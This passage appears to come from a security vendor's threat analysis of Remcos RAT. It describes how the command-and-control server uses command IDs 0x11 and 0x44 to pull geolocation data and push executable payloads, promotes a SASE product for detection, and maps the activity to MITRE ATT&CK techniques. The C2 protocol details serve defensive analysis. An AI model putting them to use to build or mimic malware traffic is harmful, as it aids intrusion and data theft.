

Figure 13 – Response to Beacon Request

After this, the C&C server issues a request to the infected machine using command ID 0x11 to retrieve the geolocation information that was gathered during the initial stage of infection. In response, Remcos sends back the geolocation details using the same command ID 0x11, as shown below.



Figure 14 – Exfiltration Geolocation Details

It was also observed that command ID 0x44 is used whenever a file is being downloaded from the C&C server. Specifically, when a file with an MZ header is retrieved, the communication includes command 0x44 followed by the file content, as shown below.



Figure 15 – Downloading additional payload (Source : malware-traffic-analysis.net))

How does Unified SASE as a Service help mitigate Remcos Infections?

A Unified SASE framework integrates network security and zero-trust access controls to defend against threats like Remcos RAT, which uses command-and-control (C2) channels for data exfiltration and remote operations. SASE provides centralized visibility into network traffic and enforces consistent security policies across all locations. Our built-in security features—such as advanced IDPS, SWG, and real-time threat intelligence—can detect indicators of Remcos activity, including specific command IDs and suspicious HTTP patterns. By inspecting outbound HTTP communications, SASE can identify attempts to exfiltrate geolocation data or deliver remote commands, automatically blocking unauthorized transmissions and minimizing the risk of compromise.

MITRE ATT&CK Mapping: TTPs

- T1566.001 – Phishing: Spearphishing Attachment
- T1059.001 – Command and Scripting Interpreter: PowerShell
- T1204.002 – User Execution: Malicious File
- T1027 – Obfuscated Files or Information
- T1055.002 – Process Injection: Portable Executable Injection
- T1562.001 – Impair Defenses: Disable or Modify Tools
- T1003 – OS Credential Dumping
- T1082 – System Information Discovery
- T1016 – System Network Configuration Discovery
- T1071.001 – Application Layer Protocol: Web Protocols
- T1056.001 – Input Capture: Keylogging
- T1113 – Screen Capture
- T1123 – Audio Capture
- T1125 – Video Capture
- T1041 – Exfiltration Over C2 Channel
- T1020 – Automated Exfiltration

Reference

https://www.fortinet.com/blog/threat-research/new-campaign-uses-remcos-rat-to-exploit-victims

---